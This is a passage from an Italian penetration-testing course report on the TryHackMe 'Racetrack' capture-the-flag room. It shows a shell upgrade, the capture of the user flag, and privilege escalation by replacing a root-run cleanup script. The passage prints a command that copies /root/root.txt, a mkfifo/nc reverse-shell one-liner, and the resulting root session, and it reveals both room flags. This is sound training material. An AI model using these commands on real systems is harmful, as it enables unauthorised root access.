9999  
brian@racetrack:~/admin/accounts$ cat charles.account  
cat charles.account  
u  
Everyone likes charles.  
16  
brian@racetrack:~/admin/accounts$ cat elise.account  
cat elise.account  
u  
Elise is also a good customer.  
400  
brian@racetrack:~/admin/accounts$
```

Immagine 14 - dettagli riguardanti alcuni utenti.


```
kali@kali: ~  
File Actions Edit View Help  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
brian@racetrack:~/website$ cd ..  
cd ..  
brian@racetrack:~$ ls -la  
ls -la  
total 76  
drwxr-xr-x 11 brian brian 4096 Apr 23 2020 .  
drwxr-xr-x 3 root root 4096 Apr 22 2020 ..  
drwxrwxr-x 3 root root 4096 Apr 23 2020 admin  
-rw-r--r-- 1 brian brian 220 Apr 4 2018 .bash_logout  
-rw-r--r-- 1 brian brian 3771 Apr 4 2018 .bashrc  
drwx----- 2 brian brian 4096 Apr 22 2020 .cache  
drwxr-xr-x 2 brian brian 4096 Apr 23 2020 cleanup  
drwx----- 3 brian brian 4096 Apr 22 2020 .config  
drwx----- 3 brian brian 4096 Apr 22 2020 .gnupg  
-rw----- 1 brian brian 0 Apr 22 2020 .node_repl_history  
drwxrwxr-x 5 brian brian 4096 Apr 22 2020 .npm  
drwxrwxr-x 5 brian brian 4096 Mar 21 18:10 .pm2  
-rw-r--r-- 1 brian brian 807 Apr 4 2018 .profile  
-rw-rw-r-- 1 brian brian 39 Apr 23 2020 user.txt  
drwxr-xr-x 2 brian brian 4096 Apr 22 2020 .vim  
-rw----- 1 root root 14924 Apr 22 2020 .viminfo  
drwxrwxr-x 6 brian brian 4096 Apr 22 2020 website  
brian@racetrack:~$ cat user.txt  
cat user.txt  
THM{178c31090a7e0f69560730ad21d90e70}  
brian@racetrack:~$
```

Immagine 15 - Prima flag (user.txt)

4. Privilege Escalation

L'ultima fase è quella che prevede la Privilege Escalation. La scoperta della flag di root, contenuta all'interno della directory root, necessita dei privilegi di root per essere catturata.

Continuando ad analizzare tutti i file accessibili è stato trovato uno script dal nome "cleanupscript.sh" che viene eseguito con i permessi di root (immagine 16). Di seguito vengono illustrate due metodologie che utilizzano lo script "cleanupscript.sh" come vettore per la privilege escalation e il raggiungimento della flag root.txt.




```
kali@kali: ~  
File Actions Edit View Help  
Ben is our best customer.  
9999  
brian@racetrack:~/admin/accounts$ cat charles.account  
cat charles.account  
u  
Everyone likes charles.  
16  
brian@racetrack:~/admin/accounts$ cat elise.account  
cat elise.account  
u  
Elise is also a good customer.  
400  
brian@racetrack:~/admin/accounts$ cd ..  
cd ..  
brian@racetrack:~/admin$ cd ..  
cd ..  
brian@racetrack:~$ cd cleanup  
cd cleanup  
brian@racetrack:~/cleanup$ ls  
ls  
cleanupscript.sh  
brian@racetrack:~/cleanup$ ls -la  
ls -la  
total 12  
drwxr-xr-x  2 brian brian 4096 Apr 23  2020 .  
drwxr-xr-x 11 brian brian 4096 Apr 23  2020 ..  
-rwxr--r--  1 root  root   17 Apr 23  2020 cleanupscript.sh  
brian@racetrack:~/cleanup$
```

Immagine 16 - cleanupscript.sh

Sia la prima che la seconda metodologia prevedono la sostituzione dello script "cleanupscript.sh" con uno script creato adhoc contenente del codice malevolo:


1 Metodologia

- 1) `echo 'cat /root/root.txt > /home/brian/root_flag.txt' > cleanupscript.sh:`
- 2) `chmod +x cleanupscript.sh`
- 3) `./cleanupscript.sh`



```
kali@kali: ~  
File Actions Edit View Help  
cd ..  
brian@racetrack:~$ cd cleanup  
cd cleanup  
brian@racetrack:~/cleanup$ ls  
ls  
cleanupscript.sh  
brian@racetrack:~/cleanup$ ls -la  
ls -la  
total 12  
drwxr-xr-x 2 brian brian 4096 Apr 23 2020 .  
drwxr-xr-x 11 brian brian 4096 Apr 23 2020 ..  
-rwxr--r-- 1 root root 17 Apr 23 2020 cleanupscript.sh  
brian@racetrack:~/cleanup$ mv cleanupscript.sh oldcleanup.sh  
mv cleanupscript.sh oldcleanup.sh  
brian@racetrack:~/cleanup$ echo 'cat /root/root.txt > /home/brian/root_flag.txt' > cleanupscript.sh  
> cleanupscript.sh  
brian@racetrack:~/cleanup$ echo 'cat /root/root.txt > /home/brian/root_flag.txt' > cleanupscript.sh  
> cleanupscript.sh  
brian@racetrack:~/cleanup$ ./cleanupscript.sh  
./cleanupscript.sh
```

Immagine 17 – Privilege Escalation 1.




```
kali@kali: ~  
File Actions Edit View Help  
whoami  
brian  
brian@racetrack:~$ ls -la  
ls -la  
total 80  
drwxr-xr-x 11 brian brian 4096 Mar 21 19:15 .  
drwxr-xr-x 3 root root 4096 Apr 22 2020 ..  
drwxrwxr-x 3 root root 4096 Apr 23 2020 admin  
-rw-r--r-- 1 brian brian 220 Apr 4 2018 .bash_logout  
-rw-r--r-- 1 brian brian 3771 Apr 4 2018 .bashrc  
drwx----- 2 brian brian 4096 Apr 22 2020 .cache  
drwxr-xr-x 2 brian brian 4096 Mar 21 19:14 cleanup  
drwx----- 3 brian brian 4096 Apr 22 2020 .config  
drwx----- 3 brian brian 4096 Apr 22 2020 .gnupg  
-rw----- 1 brian brian 0 Apr 22 2020 .node_repl_history  
drwxrwxr-x 5 brian brian 4096 Apr 22 2020 .npm  
drwxrwxr-x 5 brian brian 4096 Mar 21 18:10 .pm2  
-rw-r--r-- 1 brian brian 807 Apr 4 2018 .profile  
-rw-r--r-- 1 brian brian 39 Mar 21 19:16 root_flag.txt  
-rw-rw-r-- 1 brian brian 39 Apr 23 2020 user.txt  
drwxr-xr-x 2 brian brian 4096 Apr 22 2020 .vim  
-rw----- 1 root root 14924 Apr 22 2020 .viminfo  
drwxrwxr-x 6 brian brian 4096 Apr 22 2020 website  
brian@racetrack:~$ cat root_flag.txt  
cat root_flag.txt  
THM{55a9d6099933f6c456ccb2711b8766e3}  
brian@racetrack:~$
```

Immagine 18 – Root flag.

Nelle immagini 17 e 18 viene mostrata l'esecuzione dei comandi della prima metodologia. Essi catturano il contenuto del file root.txt e lo scrivono in un file posizionato all'interno di una cartella che non richiede i permessi di root per accedervi.

2 Metodologia

- 1) `echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.160.62 1234 >/tmp/f'`
`> cleanupscript.sh`
- 2) `chmod +x cleanupscript.sh`
- 3) `./cleanupscript.sh`



```
kali@kali:~$ nc -l -p 1234
listening on [any] 1234 ...
connect to [10.10.52.179] from (UNKNOWN) [10.10.160.62] 48958
/bin/sh: 0: can't access tty: job control turned off
# whoami
root
# ls
cleanupscript.  oldcleanup.sh  semioldscript.sh
# cd ..
# cd ..
# ls
brian
# ls -la
total 12
drwxr-xr-x  3 root root 4096 Apr 22 2020 .
drwxr-xr-x 24 root root 4096 Apr 22 2020 ..
drwxr-xr-x 11 brian brian 4096 Mar 21 19:15 brian
# cd ..
# cd ..
# cd root
# ls
root.txt
# cat root.txt
TmM55a9d6099933f6c456ccb2711b8766e3
#
```

Immagine 19 – Privilege Escalation 2.

Quest'ultima metodologia, invece, inietta del codice all'interno del sorgente cleanupscript.sh che ritorna una shell di root all'indirizzo desiderato (Immagine 19).

Conclusione

Tale progetto ha permesso l'acquisizione di diverse competenze pratiche, analizzate durante il corso di Vulnerability Assessment e Penetration Testing. Dopo aver studiato tale materia e analizzato molteplici room su varie piattaforme come "Tryhackme" e "Hack the Box" si è presa consapevolezza delle varie metodologie d'attacco esistenti al giorno d'oggi e delle varie sfumature in cui ognuna di essa può presentarsi. Da qui si deduce che per effettuare delle sessioni di Penetration Testing o Red Teaming bisogna, spesso, avere anche immaginazione e spingersi a pensare fuori dagli schemi, testando e analizzando ogni singolo componente che possa fornire un vettore d'attacco verso il sistema target.

Bibliografia

- [1] Z. Community, «How can ZAP automatically authenticate via forms?,» [Online]. Available: <https://www.zaproxy.org/faq/how-can-zap-automatically-authenticate-via-forms/>. [Consultato il giorno 21 03 2022].
- [2] Peleus, «Spawning a TTY shell,» [Online]. Available: <https://netsec.ws/?p=337>. [Consultato il giorno 21 03 2022].